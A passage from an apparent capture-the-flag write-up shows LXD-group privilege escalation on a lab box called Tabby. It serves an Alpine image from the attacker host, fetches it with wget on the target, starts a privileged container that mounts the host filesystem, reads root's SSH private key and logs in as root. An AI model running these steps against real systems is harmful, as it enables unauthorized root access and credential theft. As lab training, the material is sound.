git clone https://github.com/saghul/lxd-alpine-builder.git  
cd lxd-alpine-builder/  
.build-alpine
```

```
./build-alpine  
  
<SNIP>  
Executing busybox-initscripts-3.2-r2.post-install  
(15/19) Installing scanelf (1.2.6-r0)  
(16/19) Installing musl-utils (1.1.24-r9)  
(17/19) Installing libc-utils (0.7.2-r3)  
(18/19) Installing alpine-keys (2.2-r0)  
(19/19) Installing alpine-base (3.12.1-r0)  
Executing busybox-1.31.1-r19.trigger  
OK: 8 MiB in 19 packages
```

A compressed file `alpine-v3.12-x86_64-20201106_1855.tar.gz` is created. Let's stand up an HTTP server.

```
php -S 0.0.0.0:8000
```

```
php -S 0.0.0.0:8000  
[Fri Nov 6 19:06:19 2020] PHP 7.4.9 Development Server  
(http://0.0.0.0:8000) started
```

Then download the file to the machine.

```
cd /home/ash
wget http://10.10.14.3:8000/alpine-v3.12-x86_64-20201106_2000.tar.gz
```

```
ash@tabby:/tmp$ wget http://10.10.14.3:8000/alpine-v3.12-
<SNIP>
/tmp/alpine.tar.gz 100%[=====] 2.96M 486KB/s in
5.3s

2020-11-06 17:28:29 (575 KB/s) - '/tmp/alpine.tar.gz' saved
[3109354/3109354]
```

On the remote machine, run the following to initiate `lxd`, inputting `no` to all prompts.

```
lxd init
```

```
ash@tabby:/tmp$ lxd init
Would you like to use LXD clustering? (yes/no) [default=no]: no
Do you want to configure a new storage pool? (yes/no) [default=yes]: no
<SNIP>
```

Next, we run the following command to import the alpine image.

```
lxc image import ./alpine-v3.12-x86_64-20201106_2000.tar.gz --alias alpine
```

```
ash@tabby:~$ lxc image import ./alpine-v3.12-x86_64-20201106_2000.tar.gz
--alias alpine
<ne-v3.12-x86_64-20201106_2000.tar.gz --alias alpine
```

To check if the image is successfully imported, type the following.

```
lxc image list
```

ALIAS	FINGERPRINT	PUBLIC	DESCRIPTION	ARCHITECTURE	TYPE	SIZE	UPLOAD DATE
alpine	a78e885d1825	no	alpine v3.12 (20201106 20:00)	x86_64	CONTAINER	2.97MB	Nov 6, 2020 at 6:26pm (UTC)
myimage	22eacfa7dd84	no	alpine v3.12 (20201105_19:00)	x86_64	CONTAINER	3.06MB	Nov 6, 2020 at 2:30am (UTC)
	be19906129f1	no	alpine v3.12 (20201106 19:57)	1686	CONTAINER	2.98MB	Nov 6, 2020 at 6:22pm (UTC)

Next, we need to make the container privileged, and mount the filesystem, before starting the container.

```
lxc init alpine mycontainer -c security.privileged=true  
lxc config device add mycontainer mydevice disk source=/ path=/mnt/root  
recursive=true  
lxc start mycontainer
```



```
lxc init alpine mycontainer -c security.privileged=true  
Creating mycontainer  
ash@tabby:~$ lxc config device add mycontainer mydevice disk source=/  
path=/mnt/root recursive=true  
<ydevice disk source=/ path=/mnt/root recursive=true  
Device mydevice added to mycontainer  
ash@tabby:~$ lxc start mycontainer  
ash@tabby:~$
```

Once the container is started, we can access it by typing the following command.

```
lxc exec mycontainer /bin/sh
```



```
ash@tabby:~$ lxc exec mycontainer /bin/sh  
lxc exec mycontainer /bin/sh  
~ # id  
id  
uid=0(root) gid=0(root)
```

The container has been created successfully and we have root access on it. Enumeration of `/mnt/root` reveals the private SSH key `/root/.ssh/id_rsa`. Use `cat` to display the contents.

```
cat /mnt/root/root/.ssh/id_rsa
```

On our local machine, we create a new file.

```
vim id_rsa
```

Then we paste the key and give the appropriate permissions to the file.

```
chmod 400 id_rsa
```

Finally, we execute the following command to connect as root

```
ssh -i id_rsa root@10.10.10.194
```

```
● ● ●

ssh -i id_rsa root@10.10.10.194
<SNIP>
Last login: Wed Jun 17 21:58:30 2020 from 10.10.14.2
root@tabby:~#
```

The root flag is located in `/root/root.txt`.